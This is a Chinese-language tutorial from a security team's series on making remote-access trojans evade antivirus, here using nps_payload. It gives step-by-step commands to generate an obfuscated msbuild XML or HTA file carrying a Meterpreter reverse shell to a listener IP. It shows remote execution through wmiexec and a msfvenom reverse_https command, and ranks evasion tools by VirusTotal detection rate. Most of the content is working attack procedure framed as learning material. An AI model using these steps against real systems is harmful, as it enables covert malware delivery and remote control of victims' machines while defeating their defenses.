TIDE安全团队

HTTP://WWW.TIDESEC.COM

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

本专题文章导航

1.远控免杀专题(1)-基础篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2.远控免杀专题(2)-msfvenom隐藏的参数：https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3.远控免杀专题(3)-msf自带免杀(VT免杀率35/69)：https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4.远控免杀专题(4)-Evasion模块(VT免杀率12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5.远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QIpHwcpN4yw

6.远控免杀专题(6)-Venom免杀(VT免杀率11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ

7.远控免杀专题(7)-Shellter免杀(VT免杀率7/69)：https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg

8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率13/71)：https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ

9.远控免杀专题(9)-Avet免杀(VT免杀率14/71)：https://mp.weixin.qq.com/s/ElfqAbMC8HoC6xcZP9SXpA

10.远控免杀专题(10)-TheFatRat免杀(VT免杀率22/70)：https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA

11.远控免杀专题(11)-Avoidz免杀(VT免杀率23/71)：https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg

12.远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率23/70)：https://mp.weixin.qq.com/s/MVJTXOIqjgL7iEHrnq6OJg

13.远控免杀专题(13)-zirikatu免杀(VT免杀率39/71)：https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeqyA

14.远控免杀专题(14)-AVIator免杀(VT免杀率25/69)：https://mp.weixin.qq.com/s/JYMq_qHvnslVlqijHNny8Q

15.远控免杀专题(15)-DKMC免杀(VT免杀率8/55)：https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg

16.远控免杀专题(16)-Unicorn免杀(VT免杀率29/56)：https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率7/69)：https://mp.weixin.qq.com/s/OzO8hv0pTX54ex98k96tjQ

18.远控免杀专题(18)-ASWCrypter免杀(VT免杀率19/57)：https://mp.weixin.qq.com/s/tT1i55swRWIYiEdxEWElSQ

19.远控免杀专题(19)-nps_payload免杀(VT免杀率3/57)：本文

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√

几点说明：

1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在`virustotal.com`（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、nps_payload介绍

`nps_payload`是2017年开源的工具，安装使用都比较简单，`nps_payload`可以生成基于msbuild的xml文件和独立执行的hta文件，并对xml文件和hta文件做了一定的混淆免杀，从而达到免杀的效果。

二、安装nps_payload

1、克隆到本地

```
git clone  https://github.com/trustedsec/nps_payload
```

2、安装py依赖

```
pip install -r requirements.txt
```

3、运行`python nps_payload.py`

三、nps_payload使用说明


nps_payload生成的xml需要使用msbuild来执行，hta文件可直接执行。

Microsoft Build Engine是一个用于构建应用程序的平台，此引擎也被称为msbuild，它为项目文件提供一个XML模式，该模式控制构建平台如何处理和构建软件。Visual Studio使用MSBuild，但它不依赖于Visual Studio。通过在项目或解决方案文件中调用msbuild.exe，可以在未安装Visual Studio的环境中编译和生成程序。

说明：Msbuild.exe所在路径没有被系统添加PATH环境变量中，因此，Msbuild命令无法直接在cmd中使用。需要带上路径：`C:\Windows\Microsoft.NET\Framework\v4.0.30319`。

适用条件：`.NET Framework>=4.0`

nps_payload对xml文件和hta文件做的一些免杀是比较直接有效的：



三、利用nps_payload生成后门

我就以生成基于msbuild的xml文件为例进行演示。

执行`python nps_payload.py`，选择1，`Generate msbuild/nps/msf payload`

第2步payload选择1，`windows/meterpreter/reverse_tcp`

后面输入监听IP和端口

```
└──╼ #python nps_payload.py

                                    (           (
                               ) (    )\        )  )\ )
  (    `  )  (       `  )  ( /( )\ )(()_)(   ( /( (()/(
  )\ ) /(/(  )\     /(/(  )(_)|()/( _  )\  )(_)) ((_)
 _(_/(((_)_\((_)    ((_)_\((_)_ )(_)) |((_)((_)_  _| |
| ' \)) '_ \|_-<    | '_ \) _` | || | / _ \/ _` / _` |
|_||_|| .__//__/____| .__/\__,_|\_, |_\___/\__,_\__,_|
      |_|     |_____|_|         |__/

                    v1.03


        (1)     Generate msbuild/nps/msf payload
        (2)     Generate msbuild/nps/msf HTA payload
        (99)    Quit

Select a task: 1

Payload Selection:

        (1)     windows/meterpreter/reverse_tcp
        (2)     windows/meterpreter/reverse_http
        (3)     windows/meterpreter/reverse_https
        (4)     Custom PS1 Payload

Select payload: 3
Enter Your Local IP Address (None): 10.211.55.2
Enter the listener port (443): 3333
```

之后可生成后门文件

```
Enter Your Local IP Address (None): 10.211.55.2
Enter the listener port (443): 3333
[*] Generating PSH Payload...
[*] Generating MSF Resource Script...
[+] Metasploit resource script written to msbuild_nps.rc
[+] Payload written to msbuild_nps.xml

1. Run "msfconsole -r msbuild_nps.rc" to start listener.
2. Choose a Deployment Option (a or b): - See README.md for more information.
  a. Local File Deployment:
    - %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe <folder_path_here>\msbuild_nps.xml
  b. Remote File Deployment:
    - wmiexec.py <USER>:'<PASS>'@<RHOST> cmd.exe /c start %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe \\<attackerip>\<share
>\msbuild_nps.xml
3. Hack the Planet!!
```

我们需要用到的只有`msbuild_nps.xml`这一个文件

```
┌──[root@parrot]─[~/sec/nps_payload]
└──╼ #ll
total 56K
drwxr-xr-x 1 root root  218 Jan  2 09:47 .
drwxr-xr-x 1 root root 1.1K Jan  2 07:30 ..
drwxr-xr-x 1 root root  138 Jan  2 07:30 .git
-rw-r--r-- 1 root root 2.1K Jan  2 07:30 LICENSE
-rw-r--r-- 1 root root  11K Jan  2 07:46 msbuild_nps.hta
-rw-r--r-- 1 root root  165 Jan  2 09:48 msbuild_nps.rc
-rw-r--r-- 1 root root 5.4K Jan  2 09:48 msbuild_nps.xml
-rw-r--r-- 1 root root 2.4K Jan  2 09:48 msf_payload.ps1
-rwxr-xr-x 1 root root  16K Jan  2 07:30 nps_payload.py
-rw-r--r-- 1 root root 1.8K Jan  2 07:30 README.md
-rw-r--r-- 1 root root   18 Jan  2 07:30 requirements.txt
```

`msbuild_nps.xml`文件内容如下，命令经过了编码处理

文件的执行方式有两种

1. 本地加载执行:


```
- %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
<folder_path_here>\msbuild_nps.xml
```

2. 远程文件执行:


```
wmiexec.py <USER>:'<PASS>'@<RHOST> cmd.exe /c start
%windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe \\
<attackerip>\<share>\msbuild_nps.xml
```

我这里就用本地加载进行测试，`msbuild.exe`在windows中的的一般路径为`C:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe`


msfconsole监听相应payload和端口，可正常上线




打开杀软进行测试



virustotal.com上查杀率为3/56



使用`nps_payload`生成的hta文件，virustotal.com上查杀率为7/57。(msf直接生成的hta-psh文件查杀为28/57,`msfvenom -a x86 -p windows/meterpreter/reverse_https LHOST=10.211.55.2 LPORT=3333 -f hta-psh -o test.hta`)



四、nps_payload小结

基于白名单的执行payload侯亮大神讲的比较多了，`nps_payload`只是使用了其中的`msbuild.exe`方法，`nps_payload`还对生成的文件进行了混淆处理，使用非常简单，免杀效果也是不错的。

五、参考资料

官方Github：`https://github.com/trustedsec/nps_payload`

基于白名单Msbuild.exe执行payload第一季：`https://micro8.gitbook.io/micro8/contents-1/71-80/71-ji-yu-bai-ming-dan-msbuild.exe-zhi-hang-payload-di-yi-ji`

使用msbuild.exe绕过应用程序白名单（多种方法）：`https://www.cnblogs.com/backlion/p/10490573.html`